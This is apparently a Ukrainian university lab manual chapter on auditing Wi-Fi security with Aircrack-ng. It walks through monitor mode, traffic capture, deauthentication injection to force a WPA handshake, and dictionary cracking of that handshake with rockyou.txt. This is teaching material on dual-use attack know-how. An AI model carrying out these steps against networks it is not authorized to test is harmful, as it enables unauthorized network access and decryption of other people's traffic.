Теоретичні відомості

Aircrack – програмний комплекс з декількох автономних консольних утиліт. Найбільш часто використовуваними з них є:

– **airmon-ng** – утиліта для керування мережевими інтерфейсами. Основними завданнями є визначення ПЗ, що займає мережевий інтерфейс – це дозволяє виконати необхідні дії для його вивільнення та переведення інтерфейсу в режим «монітору», що дає змогу виконувати збір інформації.

– **airodump-ng** – утиліта, що працює з мережевим інтерфейсом, що було переведено у режим монітору. Вона реалізує функції мережевого сніфера, але перехоплює трафік не з мережі, до якої підключена, а безпосередньо з безпровідних мереж. Має великий набір опцій та функцій.

– **aireplay-ng** – утиліта, призначена для виконання «ін'єкцій» у трафік. Зазвичай ця утиліта використовується для того, щоб надіслати у трафік певної мережі набір з певних службових команд від імені, точки доступу чи клієнта цієї точки.

– **aircrack-ng** – утиліта, що призначена для проведення криптоаналізу отриманих пакетів для отримання ключів точки доступу.

Окрім можливості отримання ключів від точки доступу (ці можливості будуть розглядатися у подальших лабораторних роботах), Aircrack надає гарні можливості для аналізу активності користувачів певної точки доступу. А у відкритих точках ще й дозволяє перехоплювати їх трафік, аналіз якого може дати безліч корисної інформації. Для збору такої інформації будемо використовувати *airodump-ng*.

Варто зауважити, шо для того, щоб виконувати аудит безпеки бездротових мереж Wi-Fi з віртуальної машини, потрібен додатковий фізичний Wi-Fi адаптер. Тому, за відсутності адаптера для даної лабораторної роботи рекомендовано використовувати Live-образ на флеш-картці (посилання на інструкцію з офіційного сайту Kali зі встановлення Live-образа – *kali.org/docs/usb/*).

Для початку роботи необхідно запустити термінал і перевести Wi-Fi інтерфейс у режим монітора. Для цього потрібно дізнатися системну назву потрібного інтерфейсу. Щоб передивитися усі інтерфейси, що доступні у вашій системі, виконайте команду `ifconfig` (Рисунок 7.1).



Рисунок 7.1 – Команда *ifconfig* виводить усі мережеві інтерфейси системи

Зверніть увагу, що виконувати переключення інтерфейсу у режим монітору необхідно від імені супер-користувача (root`а). Якщо термінал відкрито не від імені root`а, у початок строки з командою введіть додатково `sudo` і за потреби введіть пароль супер-користувача. Для початку треба визначити, які процеси можуть викликати проблеми під час роботи адаптера у режимі монітора – це можна зробити за допомогою команди `sudo airmon-ng check [ім'я інтерфейсу]` (Рисунок 7.2).

Рисунок 7.2 – Робота команди *airmon-ng check wlan0*

Для того, щоб позбутися процесів, що спричинять проблеми, виконайте команду `kill [PID_процесу]` від імені супер-користувача. Також усі ці процеси можна зупинити за допомогою команди `airmon-ng check kill`.

Іноді цього буває недостатньо, тому можна спробувати вимкнути, а потім знову увімкнути мережевий адаптер. Це виконується за допомогою команд `ifconfig [ім'я інтерфейсу] down` (щоб вимкнути) та `ifconfig [ім'я інтерфейсу] up` (щоб увімкнути), виконувати команди необхідно від імені супер-користувача (Рисунок 7.3).



Рисунок 7.3 – Вимкнення і увімкнення адаптера *wlan0*

Для того, щоб перевести інтерфейс бездротового мережевого адаптера у режим монітору, виконайте команду `sudo airmon-ng start [ім'я інтерфейсу]`.



Рисунок 7.4 – Переведення інтерфейсу *wlan0* у режим монітору

Після того, як інтерфейс буде переведено у режим монітора, його необхідно використати для наступного кроку, а саме – запуску утиліти *airodump-ng*, яка дозволить переглядати активність точок доступу (AP, “access point”) та їх користувачів у реальному часі у зоні досяжності бездротового мережевого адаптеру. Синтаксис команди наступний:

- `airodump-ng [параметри] <назва інтерфейсу>`

Приклад роботи утиліти зображено на Рисунку 7.5.



Рисунок 7.5 – Приклад роботи утиліти *airodump-ng*

Розглянемо поля виводу утиліти (верхній блок відображає інформацію про наявні AP):

– BSSID – MAC-адреса точки доступу;

– PWR – рівень сигналу точки доступу;

– Beacons – кожна точка доступу (AP) надсилає приблизно 10 beacons-пакетів в секунду, щоб повідомити про свою присутність; якщо є сумніви у

адекватності даних поля PWR, то можна оцінити рівень сигналу за кількістю beacons-пакетів: чим більше – тим кращий сигнал;

– Data – кількість пакетів з даними;

– CH – канал, на якому працює AP;

– MB – швидкість, на якій оперує AP: 11 – це чистий 802.11b, а 54 – чистий 802.11g, значення між ними – це інші стандарти швидкості, наприклад 801.11n;

– ENC – тип шифрування, що використовує AP;

– ESSID – назва мережі. Іноді назву приховують для того, щоб уникнути зайвих підключень, але airmon-ng може знайти таку мережу і відповідно встановити стеження за нею.

Тепер розглянемо нижній блок (він відображає поведінку клієнтів AP):

– BSSID – MAC-адреса AP, з якою взаємодіє клієнт;

– STATION – MAC-адреса клієнта;

– PWR – рівень сигналу;

– Packets – кількість отриманих пакетів з даними;

– Probes – назви мереж, до яких намагався підключитися адаптер клієнта.

Далі треба записати трафік, що проходить крізь монітор. Для цього можна ввести команду:

```
- airodump-ng -w local_network wlan0
```

Нехай запис триває деякий час. Коли усі станції та клієнти будуть зафіксовані, можна зупинити роботу *airodump-ng*. Файли зберігаються за шляхом, з якого була запущена команда, за замовчуванням це */home/kali*.

Щодо дослідження вразливостей Wi-Fi мереж, то основними вразливостями можна вважати те, що через особливість реалізації данні, що передаються такою мережею, можуть бути зафіксованими будь-яким пристроєм з бездротовим мережевим інтерфейсом, вони захищені тільки шляхом шифрування, і їхнє походження може бути підробленим.

Враховуючи вищезгадане, якщо клієнт підключається до мережі, процес автентифікації (чотиристоронніє рукостискання, four-way handshake, EAPOL), що містить у собі хеш пароля, може бути зафіксованим аналізаторами Wi-Fi трафіку (у нашому випадку – *airodump-ng*).

По-перше, *airodump-ng* за замовчуванням дуже часто переключається з одного каналу на інший, щоб зафіксувати найбільший діапазон ефіру. Для того, щоб сконцентрувати airodump-ng на конкретну точку доступу, потрібно вказати опції каналу, BSSID точки доступу та місце зберігання результату сканування. Це налаштує програму на аналіз конкретних пакетів трафіку, які будуть записуватися у заданий файл. Для запуску можна використати наступну команду:

```
- sudo airodump-ng -c <№ каналу> --bssid <BSSID точки доступу> -w <назва файлу> <інтерфейс>
```

Рисунок 7.6 – Запуск *airodump-ng* для запису трафіку, пов’язаного з даною точною доступу

Можна чекати, доки дехто сам підключиться до точки доступу, проте існує можливість виконувати ін’єкцію трафіку. Такі види діяльності треба виконувати лише у мережах, для який ви маєте відповідний дозвіл або якими володієте.

Для ін’єкції трафіку використовується засіб *aireplay-ng*. Він дозволяє відіслати певну кількість повідомлень потрібного типу (наприклад, інструкція для відключення від мережі) з підстановкою BSSID точки доступу замість MAC-адреси джерела повідомлень. В новому вікні терміналу для запуску атаки достатньо ввести наступну команду:

- `sudo aireplay-ng -<0-9 – тип атаки> <№ пакетів> [-a <BSSID точки доступу>] [-c <BSSID клієнта>] <інтерфейс>`



Рисунок 7.7 – Виконання ін’єкції команди для відключення від мережі

Мета даної атаки полягає в тому, що більшість пристроїв намагаються автоматично підключитися до точки доступу, що і дає нам змогу зафіксувати “хендшейк”. Коли він буде записаним – у вікні airodump-ng з’явиться наступний запис (Рисунок 7.8). Якщо у цей час ін’єкція продовжується – її варто припинити.



Рисунок 7.8 – Airodump-ng зафіксував EAPOL “хендшейк”

Останнім кроком є використання самого *aircrack-ng*. Ця утиліта призначена для перебору паролів та порівняння їх з хешем, записаним у файлу трафіку. Основна атака за допомогою *aircrack-ng* – словникова атака. Її принцип полягаю у перевірці найбільш вживаних або спеціально скомпільованих наборів паролів.

У Kali Linux наявні попередньо завантажені файли з популярними паролями, найбільш відомим із них є список *rockyou.txt*, що містить 14 з половиною мільйонів паролів. За замовчуванням файл знаходиться в архіві за шляхом */usr/share/wordlists/*.

Запустити aircrack-ng можна командою:

- `aircrack-ng -w <шлях до словника> <шлях до запису трафіку>`

Процес розархівування та використання словника зображено на Рисунку 7.9.



Рисунок 7.9 – Розархівування словника та запуск *aircrack-ng*

Далі почнеться підбір пароля до отриманого EAPOL (Рисунок 7.10). Якщо він буде знайдений у даному словнику – це буде вважатися вразливістю класу автентифікації, а саме використання слабкого пароля. До того ж, пароль може надати не тільки доступ до мережі, але й можливість дешифрування трафіку у цій мережі.



Рисунок 7.10 – Процес перебору паролів утилітою *aircrack-ng*

Після перебору варто скопіювати усі згенеровані файли на будь-який накопичувач (наприклад, флеш-карта, якщо на ній налаштований додатковий розділ) та потім завантажити їх у віртуальну машину.

Серед згенерованих наборів файлів є два файли, які нам знадобляться далі:

- .cap – запис трафіку, сумісний із Wireshark;
- .csv – список точок доступу та клієнтів з детальною інформацією.

Для початку побудуємо граф, на якому покажемо зв’язки між зареєстрованими станціями та точками доступу. Для цього нам потрібно завантажити airgraph-ng:

- `sudo apt install airgraph-ng`

Після цього граф можна за допомогою команди:

- `airgraph-ng -i local_network.csv -o graph.png -g CAPR`

Перший запуск може тривати декілька хвилин; в результаті отримуємо відповідне зображення (Рисунок 7.11):

